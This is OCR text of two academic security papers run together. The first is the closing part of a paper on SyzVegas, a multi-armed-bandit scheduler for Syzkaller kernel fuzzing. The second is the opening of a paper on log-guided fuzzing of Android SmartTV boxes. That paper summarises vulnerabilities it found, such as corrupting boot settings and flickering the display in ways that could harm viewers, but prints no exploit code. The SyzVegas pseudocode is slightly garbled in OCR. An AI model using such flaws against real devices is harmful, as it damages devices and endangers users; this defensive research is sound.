
Comparing with HFL. Next, we evaluate how SYZVEGAS compares against a state-of-art Syzkaller-based optimization, viz., HFL [18]. We choose HFL because similar to SYZVEGAS , it is tailored towards kernel fuzzing in general, and is not specific for fuzzing specific drivers (e.g., [29, 30]) or finding specific kind of bugs (e.g., [16]). We run HFL from their repo [3] with the same setup as our other experiments and show the result in Figure 4.2. We notice that HFL is built upon an older Syzkaller from mid-2018, while SyzVegas and the Syzkaller we use in our experiments are from May 2020. Syzkaller has evolved significantly between the two versions, including new supported syscalls (a larger coverage space) and a better seed selection algorithm (better coverage growth rate). Thus, HFL only outperforms the older Syzkaller but not the current Syzkaller. Re-basing HFL to the new Syzkaller requires a tremendous engineering effort as it makes non-trivial modifications to Syzkaller (>8000 lines of code changes). Importantly, SYZVEGAS improves coverage growth by a larger margin over the current Syzkaller, than what HFL brought to the Syzkaller version it was based on.

4.3 Applicability of SYZVEGAS's seed-selection in user-space

User-space fuzzers such as AFL also incorporate seed-selection algorithms. Recent works such as EcoFuzz [34] model AFL's seed selection as an "Adversarial MAB" problem, but do not account for the time taken by a seed in finding the associated new coverage, like with SYZVEGAS. We replace EcoFuzz's seed selection algorithm with that of SYZVEGAS and run the same set of benchmarks for 24 hours, 10 times each. Figure 9 depicts the coverage achieved (measured in the number of bits set). The experiment shows that SYZVEGAS compares favorably with vanilla Ecofuzz. Thanks to accounting for the execution time in SYZVEGAS's reward model, SYZVEGAS outperforms Ecofuzz in 4 out of 12 benchmarks and has the similar efficiency in 6 other benchmarks. We observe, however, that the execution times with AFL-generated inputs are often similar to each other, unlike in the kernel setting. Thus the benefit of accounting for time in the reward model only yields modest benefits in terms of fuzzing coverage growth; in only two cases out of twelve applications considered, SYZVEGAS underperforms EcoFuzz in terms of the coverage.

5 Discussion & Future Work

Choice of Adversarial MAB algorithms. We consider the Adversarial MAB problem to be particularly suitable for SYZVEGAS, and demonstrated that such a stateless simple algorithm can yield considerable benefits. Other advanced reinforcement-learning/machine-learning techniques (e.g., Q-learning [9], PPO [27]) are in principally applicable to task and seed selection. However, we argue that the Adversarial



(a) bsdstar (b) djpeg (c) gif2png (d) infotocap

(e) jhead (f) magick (g) nm (h) objdump

(i) readelf (j) size (k) tcpdump (l) xmllint

Figure 9: Comparing SYZVEGAS with EcoFuzz.

MAB model suits our needs the best for the following reasons:

- Adversarial MAB algorithms we chose are "non-associative" or "non-contextual" [31], i.e., they do not need a definition of state, which is hard to formulate in the context of kernel fuzzing. Thus, they work out-of-the-box on different fuzzing setups (e.g., kernel variants/versions, initial seed corpus, etc). In contrast, many alternate RL algorithms such as Q-learning, require a definition of state.
- The adversarial MAB problem accounts for the possibility of ever-changing rewards for each choice, unlike in standard MAB problems and their solutions (e.g., UCB). Its solution, *Exp3* algorithm, which we based SYZVEGAS on, is shown to quickly detect and adapt to these changes. This makes it apt for kernel fuzzing wherein there exists diminishing potency of seeds and dynamic effectiveness of tasks.
- Adversarial MAB algorithms are computationally efficient to implement, which is critical in maintaining the throughput in fuzzing. The concern of performance is a major reason why it was also chosen in related works such as [34].

A drawback of Adversarial MAB solutions is that they only make locally optimal choices and thus may not yield long-term global optimal strategies (unlike other more complex reinforcement learning algorithms that are associative [31]). For example, SYZVEGAS may perform too many generations in the beginning and could produce some bad seeds and hurt long-term fuzzing. Fortunately, the seed selection component of SYZVEGAS ensures that good seeds are utilized heavily, and bad seeds are de-prioritized eventually.

Another concern of the MAB algorithm is that it only considers the aggregated coverage and disregards relationships between different basic blocks/edges. Thus, arguably it cannot accurately tell which basic block/edge is the most potent in discovering new coverage and reward the corresponding seed. We argue (and find) however, that this effect is diluted as the fuzzer runs for a long time. Thanks to the stochastic nature of MAB algorithm, capable seeds are recognized and exploited eventually. That said, our hope is that a combination of our MAB approach with whitebox methods (considering programs' internal structures) can work in conjunction (left to future work) and further improve fuzzing efficiency.

Delaying Triage. Syzkaller prioritizes triage to add programs into the corpus ASAP; this helps maintain seed programs in the corpus even when the fuzzer VM/device crashes. With SYZVEGAS however, triage tasks are often delayed in favor of generation/mutation, risking heavier loss when the

fuzzer VM/device crashes. However, this is acceptable as the triage work queue is only heavily populated at the beginning of fuzzing when it is much easier for programs to find new coverage. These early programs, however, often only yield "shallow" coverage and are not difficult to reproduce. SYZVEGAS eventually restores triages' absolute priority, thereby eliminating this problem in later stages of fuzzing.

Optimizing for Execution Time. SYZVEGAS optimizes for coverage per unit time and naturally favors seeds with less expensive syscalls initially. In practice, some kernel code might only be reached via time-consuming syscalls (not favored by SYZVEGAS in the beginning). However, as fuzzing goes on, seeds with less expensive syscalls will struggle to find new coverage and SYZVEGAS will naturally switch to seeds with more expensive syscalls that have not been explored much.

Optimizing for Coverage. The ultimate goal of fuzzing is to find vulnerabilities, i.e., find inputs that can crash the target program. Still, SYZVEGAS, alongside most other works (e.g., [8, 26, 34, 35]), adopts a coverage-based reward model instead of a crash-based reward model (e.g. , [33]). Our reasoning is as follows: 1) new coverage is much easier to find than a new crash, and a coverage-based reward model will provide feedback to the fuzzer more frequently; 2) mutating seeds that produce crashes tend to produce the same crashes again, which means that they not necessarily good reward signals; and 3) crashes happen when a certain code path is executed, which is closely related to code coverage (i.e., branches taken).

Other future Work. Real-world kernel-fuzzing frameworks such as syzbot [15] are often executed on top of previous fuzzing runs. In Section 4.2 we demonstrated how SYZVEGAS outperforms the vanilla Syzkaller with an existing seed corpus. However, the status of MAB task/seed selection (i.e., accumulated reward of tasks/seeds) could also be stored for future fuzzing use. We speculate that due to the fast-adapting nature of the adversarial MAB algorithm, the benefit of continuing from an existing MAB state will be limited. We leave the evaluation of this avenue to future work.

In theory, SYZVEGAS can work alongside other fuzzing optimizations using program analysis and/or ML. Since SYZVEGAS only performs task and seed selection, fuzzer optimizations targeting mutation operators (e.g., [9]) should work out-of-the-box with SYZVEGAS. Such optimizations could affect the mutation effectiveness, thus influencing SYZVEGAS's decisions. As for optimizations directly targeting seed selection (e.g., [35]), we could combine SYZVEGAS with MAB algorithms such as Exp4 [7], which can take additional advice vector inputs for guidance.

Reinforcement learning could apply towards tuning other constants or static strategies that are abundant in the Syzkaller implementation, e.g., program size, generation strategy, mutation operator choices, etc. However, the reward assessment models needed can be very different from SYZVEGAS. We believe exploring a unified model to jointly consider all tunable "knobs" in kernel fuzzing is a promising future direction. Another interesting future direction to explore is the applicability of other more advanced RL algorithms to kernel fuzzing.

6 Related Work

MAB techniques in fuzzing. There are attempts to apply MAB techniques to enhance fuzzing performance for seed selection. Woo et al. [33] use the number of crashes as the reward function to select the most "effective" seeds. Patil et al. [25] use the number of interesting test cases as the reward function in a "Contextual Bandit" problem. Yue et.al., propose EcoFuzz [34], which uses an "Adversarial MAB" algorithm to perform seed selection. Our experiments show that SYZVEGAS 's seed selection can be ported to user-space and performs favorably to EcoFuzz. In addition, SYZVEGAS also considers the unique knob of task scheduling between generation, mutation, and triage, which unique to kernel fuzzing (and absent in EcoFuzz). We show that only when the knobs are jointly considered, the MAB model can perform the best.

Other optimization-based fuzzing. In addition to MAB, there are other models proposed to optimize various aspects of fuzzing, including seed selection [8, 26, 35] and mutation strategies [9, 17, 22]. The proposed models and techniques include markov-chain [8], Q-learning [9], Monte Carlo sampling [35], Thompson Sampling [17] and Particle Swarm Optimization [22]. We choose MAB since its simplicity allows us to unify task selection and seed selection in kernel fuzzing. Conceivably, SYZVEGAS can work alongside any algorithm aiming to optimize the mutation operator distribution. We consider the mutation strategy tuning to be another optional knob that can be included in the future.

Kernel fuzzing. Much work has been done to optimize kernel fuzzing. Moonshine [24] tries to improve the quality of the initial seeds in Syzkaller by "distilling" seeds from system call traces of real-world programs. We have shown that SYZVEGAS can work well with Moonshine in Section 4.2. HFL [18] combines fuzzing with symbolic execution. We have shown that SYZVEGAS improves coverage growth by a larger margin than HFL in Section 4.2. kAFL [28] is based on AFL and doesn't have syscall templates like Syzkaller. According to their paper, "the coverage comparison (with Syzkaller) would be highly misleading". FastSyzkaller [21] combines Syzkaller with an N-Gram model, to optimize the test case generation process. Difuze [11] uses static analysis to compose correctly structured inputs in the userspace, to explore kernel drivers. These two works focus on the program generation process while our work focus on scheduling generated/mutated programs. RAZZER [16] focuses on detecting race bugs in the kernel. Agamotto [30] improves virtual machine checkpointing speed which indirectly helps fuzzing speed. Periscope [29] focuses on fuzzing the hardware interface. These goals are orthogonal to those of SYZVEGAS as

we seek to improve coverage growth rate by tuning existing fuzzing knobs more intelligently. Modifying SYZVEGAS's reward functions for other utilities considered by these works is beyond the scope and will be considered in future work.

7 Conclusions

In this paper, motivated by the observations that kernel fuzzing strategies have numerous fixed decisions and hard-coded parameters, we propose SYZVEGAS to dynamically choose the right fuzzing task in conjunction with the right seed, in Syzkaller. Towards this, we choose the specific fuzzing tasks as in a multi-armed-bandit problem, which allows the system to learn the effective strategies and adapt over time, using a novel, yet intuitive reward assessment model to capture benefits and costs. We evaluate SYZVEGAS on Linux kernel version 5.6.13 and several other variants. We show that SYZVEGAS has a low 2.1% performance overhead and makes considerably improves the coverage rate achieved and crashes found, relative to the default Syzkaller. We reported our findings to Google Syzkaller team and have been actively working on upstreaming our changes [4]. At the time of writing, we are testing the implementation of SYZVEGAS with multiple VMs and fuzzer processes and are looking forward to having SYZVEGAS integrated with syzbot soon.

References

[1] Linux kernel selftests. https://www.kernel.org/doc/html/v4.15/dev-tools/kselftest.html.

[2] Open posix tests. http://posixtest.sourceforge.net.

[3] Hfl bitbucket repo, 2020. https://bitbucket.org/anonyk/hfl-release.

[4] pkg/learning, syz-fuzzer: add mab-based seed scheduling, 2020. https://github.com/google/syzkaller/pull/1895.

[5] American fuzzy loop, Online. http://lcamtuf.coredump.cx/afl/.

[6] Peter Auer, Nicolo Cesa-Bianchi, Yoav Freund, and Robert E Schapire. Gambling in a rigged casino: The adversarial multi-armed bandit problem. In *Proceedings of IEEE 36th Annual Foundations of Computer Science*, pages 322–331. IEEE, 1995.

[7] Peter Auer, Nicolo Cesa-Bianchi, Yoav Freund, and Robert E Schapire. The nonstochastic multiarmed bandit problem. *SIAM journal on computing*, 32(1):48–77, 2002.

[8] Marcel Böhme, Van-Thuan Pham, and Abhik Roychoudhury. Coverage-based greybox fuzzing as markov chain. *IEEE Transactions on Software Engineering*, 45(5):489–506, 2017.

[9] Konstantin Böttinger, Patrice Godefroid, and Rishabh Singh. Deep reinforcement fuzzing. In *2018 IEEE Security and Privacy Workshops (SPW)*, pages 116–122. IEEE, 2018.

[10] Norman Cliff. Dominance statistics: Ordinal analyses to answer ordinal questions. *Psychological bulletin*, 114(3):494, 1993.

[11] Jake Corina, Aravind Machiry, Christopher Salls, Yan Shoshitaishvili, Shuang Hao, Christopher Kruegel, and Giovanni Vigna. Difuze: Interface aware fuzzing for kernel drivers. In *Proceedings of the 2017 ACM SIGSAC Conference on Computer and Communications Security*, pages 2123–2138. ACM, 2017.

[12] LTP developers. Linux testing projects, 2012. https://linux-test-project.github.io.

[13] Patrice Godefroid, Adam Kiezun, and Michael Y. Levin. Grammar-based whitebox fuzzing. In *Proceedings of the 29th ACM SIGPLAN Conference on Programming Language Design and Implementation*, PLDI '08, pages 206–215, New York, NY, USA, 2008. ACM.

[14] Google. Syzkaller. https://github.com/google/syzkaller.

[15] Google. Syzbot, Online. https://syzkaller.appspot.com/upstream.

[16] Dae R Jeong, Kyungtae Kim, Basavesh Shivakumar, Byoungyoung Lee, and Insik Shin. Razzer: Finding kernel race bugs through fuzzing. In *Proceedings of the IEEE Symposium on Security and Privacy*, 2019.

[17] Siddharth Karamcheti, Gideon Mann, and David Rosenberg. Adaptive grey-box fuzz-testing with thompson sampling. In *Proceedings of the 11th ACM Workshop on Artificial Intelligence and Security*, pages 37–47. ACM, 2018.

[18] Kyungtae Kim, Dae R Jeong, Chung Hwan Kim, Yeongjin Jang, Insik Shin, and Byoungyoung Lee. Hfl: Hybrid fuzzing on the linux kernel. In *Proceedings of the 2020 Annual Network and Distributed System Security Symposium (NDSS), San Diego, CA*, 2020.

[19] George Klees, Andrew Ruef, Benji Cooper, Shiyi Wei, and Michael Hicks. Evaluating fuzz testing. In *Proceedings of the 2018 ACM SIGSAC Conference on Computer and Communications Security*, pages 2123–2138. ACM, 2018.

[20] UCR Security Lab. Syzvegas git repo, 2021. https://github.com/seclab-ucr/SyzVegas.

[21] Dan Li and Hua Chen. FastSyzkaller: Improving fuzz efficiency for linux kernel fuzzing. *Journal of Physics: Conference Series*, 1176:022013, mar 2019.

[22] Chenyang Lyu, Shouling Ji, Chao Zhang, Yuwei Li, Wei-Han Lee, Yu Song, and Raheem Beyah. MOPT: Optimized mutation scheduling for fuzzers. In *28th USENIX Security Symposium (USENIX Security 19)*, pages 1949–1966, 2019.

[23] Gergely Neu. Explore no more: Improved high-probability regret bounds for non-stochastic bandits. In *Advances in Neural Information Processing Systems*, pages 3168–3176, 2015.

[24] Shankara Pailoor, Andrew Aday, and Suman Jana. Moonshine: Optimizing OS fuzzer seed selection with trace distillation. In *27th USENIX Security Symposium (USENIX Security 18)*, pages 729–743, 2018.

[25] Ketan Patil and Aditya Kanade. Greybox fuzzing as a contextual bandits problem. *CoRR*, abs/1806.03806, 2018.

[26] Alexandre Rebert, Sang Kil Cha, Thanassis Avgerinos, Jonathan Foote, David Warren, Gustavo Grieco, and David Brumley. Optimizing seed selection for fuzzing. In *23rd USENIX Security Symposium (USENIX Security 14)*, pages 861–875, 2014.

[27] John Schulman, Filip Wolski, Prafulla Dhariwal, Alec Radford, and Oleg Klimov. Proximal policy optimization algorithms. *CoRR*, abs/1707.06347, 2017.

[28] Sergej Schumilo, Cornelius Aschermann, Robert Gawlik, Sebastian Schinzel, and Thorsten Holz. kafl: Hardware-assisted feedback fuzzing for OS kernels. In *26th USENIX Security Symposium (USENIX Security 17)*, pages 167–182, 2017.

[29] Dokyung Song, Felicitas Hetzelt, Dipanjan Das, Chad Spensky, Yeoul Na, Stijn Volckaert, Giovanni Vigna, Christopher Kruegel, Jean-Pierre Seifert, and Michael Franz. PeriScope: An effective probing and fuzzing framework for the hardware-OS boundary. In *Network and Distributed System Security Symposium (NDSS)*, 2019.

[30] Dokyung Song, Felicitas Hetzelt, Jonghwan Kim, Brent ByungHoon Kang, Jean-Pierre Seifert, and Michael Franz. Agamotto: Accelerating kernel driver fuzzing with lightweight virtual machine checkpoints. In *29th USENIX Security Symposium (USENIX Security 20)*, pages 2541–2557. USENIX Association, August 2020.

[31] Richard S Sutton and Andrew G Barto. *Introduction to Reinforcement Learning*. The MIT Press, 2018.

[32] Pierre Francois Verhulst. Logistic function, 1838. https://en.wikipedia.org/wiki/Logistic_function.

[33] Maverick Woo, Sang Kil Cha, Samantha Gottlieb, and David Brumley. Scheduling black-box mutational fuzzing. In *Proceedings of the 2013 ACM SIGSAC conference on Computer & communications security*, pages 511–522. ACM, 2013.

[34] Tai Yue, Pengfei Wang, Yong Tang, Enze Wang, Bo Yu, Kai Lu, and Xu Zhou. Ecofuzz: Adaptive energy-saving greybox fuzzing as a variant of the adversarial multi-armed bandit. In *29th USENIX Security Symposium (USENIX Security 20)*, Boston, MA, August 2020. USENIX Association.

[35] Lei Zhao, Yue Duan, Heng Yin, and Jifeng Xuan. Send hardest problems my way: Probabilistic path prioritization for hybrid fuzzing. In *NDSS*, 2019.

[36] Datong P. Zhou and Claire J. Tomlin. Budget-constrained multi-armed bandits with multiple plays. *CoRR*, abs/1711.05928, 2017.

8 Appendix

8.1 Workflow of Syzkaller




Figure 10: Workflow overview of Syzkaller.

Figure 10 depicts the detailed workflow of Syzkaller. The scheduling of tasks **Generation**, **Mutation** and **Triage** are centered around a LIFO "workqueue". Detailed interaction between tasks and the workqueue is as follows:

- **Generation**. Generation does not rely on other types of tasks as the program is created entirely from templates. If a generated program (i.e., the corresponding syscall sequence) yields new coverage, it is put into the triage *work queue*.
- **Mutation**. Mutated programs producing new coverage are added into the triage work queue. Mutation relies on seed programs created by Triage task.
- **Triage**. Syzkaller fetches a program from the triage work queue. The program was inserted in the queue since it yielded new coverage, but is uncertain if this coverage is reliably reproducible. Thus, Syzkaller re-executes the program thrice and computing coverage that is stable throughout the re-executions, aborting triage if there isn't any. Next, Syzkaller performs a "**Minimization**" of the program, attempting to remove of some system calls and/or the shorten the arguments, while retaining the stable coverage. Finally, Syzkaller puts the minimized program into the seed corpus (where future mutations can be performed). If external seeds are provided by the user (e.g. from a previous run or using Moonshine [24]), they will also need to go through Triage as the kernel and/or Syzkaller version used to generate them might be different.

8.2 *Exp3-IX* Algorithm

Algorithm 3 shows the *Exp3-IX* algorithm. *Exp3-IX* maintains the weight of each of the K arms, each of which is used to proportionally determine their playing probabilities. When an arm is played the algorithm computes the estimated reward based on the probability of this arm and an implicit exploration factor γ. The weight of each arm is exponentially adjusted based on the estimated reward, controlled by the constant growth factor η. Given the number of arms K, the total number of plays T, and an exploration/growth factor $\eta = 2\gamma = \sqrt{\frac{2 ln K}{KT}}$, *Exp3-IX* guarantees a regret bound of:


$$G_{max} - E(G_{Exp3-IX}) = \sqrt{2KT\,ln K} + \left(\sqrt{\frac{2KT}{ln K}} + 1\right) ln \frac{2}{\delta} \quad (14)$$

with probability of at least $1-\delta$ for any $0 < \delta < 1$.

Algorithm 3 *Exp3-IX* Algorithm

$w_i \leftarrow 0$. for $i = 1, ..., K$
for all $t = 1, 1, 2$ **do**
  $pr_i(t) \leftarrow \frac{w_i(t)}{\sum_j w_j(t)}$, for $i = 1, ..., K$
  Draw i_t randomly according to $pr_i(t)$
  Receive reward $x_{i_t}(t) \in [0,1]$
  for all $i = 1, ..., K$ **do**
    $\hat{x}_i(t) = \begin{cases} x_{i_t}(t)/(pr(i)+\gamma), & i = i_t \\ 0, & \text{otherwise} \end{cases}$
    $w_i(t+1) = w_i(t) \cdot e^{\eta \hat{x}_i(t)}$
  end for
end for

8.3 Program Evolution During Kernel Fuzzing.



(a) Default (b) TS only

(c) SS only (d) TS+SS

Figure 11: Evolution forests down-sampled to around 500 nodes.

To further understand the impact of MAB task selection and seed selection, we inspect the program evolution in Syzkaller. Everything starts from generated programs, which then go through a series of minimizations and mutations, creating a tree-like structure. We pick one run for each setup and construct the program evolution forest, down-sample it to around 500 nodes and show it in Figure 11.

We observe that different strategies have very different approaches to program evolution. Vanilla Syzkaller (Figure 11(a)), as discussed earlier in Figure 2.2, favors a depth-first approach thanks to the LIFO workqueue and triage-smash-first policy. It performs very few generations (13 trees before sampling) and is quite biased when it comes to exploration (a.k.a. mutation). With only task selection (Figure 11(b)), SYZVEGAS performs the most generation tasks and creates the largest number of trees (789 before sampling), but spend less time exploring them while suffering from the same biased exploration of the default Syzkaller. With only seed selection (Figure 11(c)), a reasonable number of trees (202 before sampling) are created and trees are more balanced. However, it is clear that the tree created by the very first generation is explored much more in-depth than the latter trees. Finally, with both task and seed selection, SYZVEGAS combines both the large tree numbers because of scheduling, and the exploration balance from seed selection. Specifically, with more generations at the beginning, SYZVEGAS is able to turn more of these generations (347 before sampling) into trees.

Android SmartTVs Vulnerability Discovery via Log-Guided Fuzzing

Yousra Aafer
University of Waterloo

Wei You *
Renmin University of China

Yi Sun, Yu Shi, Xiangyu Zhang
Purdue University

Heng Yin
UC Riverside

Abstract

The recent rise of Smart IoT devices has opened new doors for cyber criminals to achieve damages unique to the ecosystem. SmartTVs, the most widely adopted home-based IoT devices, are no exception. Albeit their popularity, little has been done to evaluate their security and associated risks. To proactively address the problem, we propose a systematic evaluation of Android SmartTVs security. We overcome a number of prominent challenges such as most of the added TV related functionalities are (partially) implemented in the native layer and many security problems only manifest themselves on the physical aspect without causing any misbehaviors inside the OS. We develop a novel dynamic fuzzing approach, which features an on-the-fly log-based input specification derivation and feedback collection. Our solution further introduces a novel external observer that monitors the TV-related physical symptoms (i.e., visual and auditory) to detect potential physical anomalies. We leverage our technique to analyze 11 Android TV Boxes. Our analysis reveals 37 unique vulnerabilities, leading to high-impact cyber threats (e.g., corrupting critical boot environment settings and accessing highly-sensitive data), memory corruptions, and even visual and auditory disturbances (e.g., persistent display content corruption and audio muting).

1 Introduction

Recent years have witnessed a runaway rise in the adoption of IoT devices aiming to embed the *smart* digital world into our surrounding physical environment, thus creating opportunities for a *smarter* life. According to [18], the number of connected IoT devices in use is expected to hit 18 billion in 2022, covering a wide variety of consumer products such as SmartTVs, Smart Bulbs, and Smart Thermostats. SmartTVs, which are TVs that can be connected to the Internet to provide a consumer-tailored entertainment experience, are expected to achieve a market value of USD 253 billion by 2023 [17].

*Corresponding author.

While these IoT devices are introducing previously inconceivable experiences, they are also opening doors for criminals to carry in *cyber* and *physical* harm. For example, security researchers [14] have discovered that it is possible to reveal WiFi keys through ringing IoT doorbells and even to open the door to attackers by exploiting smart voice recognition technologies [32]. Given the large market share of SmartTVs, the situation could be aggravating. Cyber criminals can exploit various attack vectors, physical or cyber. Although existing research [21, 26, 29] has shown that physical channels, such as crafted broadcast signals, are quite effective, exploiting such channels may have a lot of constraints in practice. For instance, the attacker has to be in the vicinity of the target SmartTV. Thus, a more attractive attack vector is to spread malware (e.g, through social engineering), potentially achieving more damages unique to the SmartTV ecosystem.

To proactively address this attack model, we propose to perform an evaluation of SmartTV system security, which entails a set of challenges, including identifying the potential exploit targets specific to SmartTVs (i.e., APIs for SmartTV functionalities), which often lie in both the Java layer and the native layer; efficiently generating proper inputs to trigger/execute those targets, which demands inferring input specification (from native implementation); and assessing test results which may lie in both the cyber space (e.g., segfaults) and the physical space (e.g., corrupted display and sound). Note that traditional static analysis is insufficient due to the heavy involvement of native code, hence hindering potential static inference of input specifications.

To tackle these challenges, we propose a novel approach that combines both static analysis and dynamic fuzzing techniques in a unique manner. Through static analysis, we pinpoint interesting customization targets that should undergo extensive testing for vulnerability discovery. We focus on custom public APIs, which vendors integrate into the original OS to trigger the SmartTV's peculiar functionalities.

Our dynamic fuzzing module features a novel on-the-fly log analysis that allows inferring input specification of target APIs and collecting execution feedback (i.e., if an exception

has been induced). In the context of SmartTV testing, input specification is very difficult to acquire as many of the APIs are implemented in the native layer, which is very hard to analyze due to the lack of symbols. We hence leverage the input validation messages emitted by such APIs when ill-formed inputs are provided, to extract input specifications (e.g. keywords, format, and value ranges). Specifically, the log analyzer can determine which log messages are related to input validation of the API under testing (note that such messages are buried in a large volume of other non-deterministic messages), and further classifies them based on the validation types. This is achieved by training a number of classifiers: We leverage the observation that native layer log messages share a lot of similarity with Java layer messages in terms of semantics. Therefore, we use static analysis to extract a large corpus of logging statements *from the Java layer* and reconstruct the log messages through string analysis. We then label if they are input validation related and if so, the validation category, through an automatic static analysis. Training with the corpus via natural language embedding allows the classifiers to predict (native) input validation messages.

The fuzzer also features an external observer to monitor *physical* properties of SmartTVs while executing the target APIs, Such physical manifestations cannot be captured by monitoring the internal execution state of the APIs. Specifically, we rely on an assistant technology to redirect the HDMI audio and display output to our external observer and employ state-of-the-art image and audio comparison techniques to detect potential anomalies caused by a test case execution.

We applied our proposed solution to systematically evaluate 11 popular Android TVBoxes from different vendors. Our analysis led to the automatic discovery of 37 unique vulnerabilities, including 11 high-impact cyber threats, 10 new memory corruptions, and 16 visual and auditory anomalies. Our study shows that these flaws are quite extensive. Each analyzed device contained 1 to 9 vulnerabilities; spanning reputable TVBoxes such as NVidia Shield and Xiaomi MIBOX3 and MIBOX S. We have responsibly reported the attacks to the corresponding vendors. NVidia has acknowledged the flaws as *Critical* and released a corresponding patch in its latest versions. Xiaomi has already fixed the identified vulnerabilities in MIBOX3 [1] and MIBOX S.

To prove that our detected vulnerabilities can be exploited in the wild, we carried out targeted attacks. Specifically, our fuzzing uncovered that an unprotected API on one victim device allows corrupting critical boot environment variables, leading to a complete device failure. We exploited other flaws to access highly-sensitive data, overwrite certain system files, delete directories and create hidden files in the internal storage, all without any permissions or user consent.

We further leveraged the physical-anomalies enabling flaws to conduct new attacks. Specifically, we exploited the exposure of the TV's display color aspects to manipulate them maliciously (e.g., flicker the brightness in high frequency), possibly affecting the viewer's visual health silently [35]. We exploited another flaw allowing to interrupt the HDMI interface to put the target TVBox in a fake powered-off mode, potentially threatening the user's privacy [9]. More details about the discovered attacks can be found in Section 9.5.

[1] The vulnerabilities were known-internally and fixed prior to our report.

Contributions. The scientific contributions of the paper are:

- *New Technique.* We develop a novel technique to automatically detect cyber and physical anomalies using a combination of static analysis and log-guided dynamic fuzzing. It provides a solution when instrumentation and collecting fine-grained execution feedback is not feasible. Our technique proved to be effective through discovering 37 unique vulnerabilities in 11 TVboxes.

- *New Findings.* We systematically evaluate Android SmartTV API additions. Our evaluation reveals security-critical cyber threats, previously-unknown memory corruptions, as well as *visual* and *auditory* interruptions causing a disarm of the TVs' basic entertainment functionality.

2 Background and Motivation

Android SmartTVs typically run a heavily customized version of the Android Open Source Project (AOSP), with additional hardware and system components to support the TV's functionalities. To understand the extent of deployed customization, we extracted custom system services and pertaining APIs in popular Android SmartTVs (details can be found in Section 9. We found that the number of custom APIs is high, reaching up to 101 in H96Pro. Since these services execute in the context of highly-privileged processes, an inadequate protection can be exploited to achieve various damages: traditional *cyber* attacks as well as *physical* damages unique to SmartTV – e.g., breaking basic functionalities through corrupting the display content or interrupting the HDMI signal. Note that manipulating such physical aspects is a privileged operation in AOSP - i.e., requiring system permissions such as `permission.CONFIGURE_DISPLAY_COLOR_TRANSFORM` and `android.permission.HDMI_CEC`. An unintentional exposure of such functionalities can be misused to affect the viewer's health (e.g., impairing the eyes visual performance through configuring a non-healthy color aspect or flickering the display light in a human-unnoticeable frequency [11, 35]).

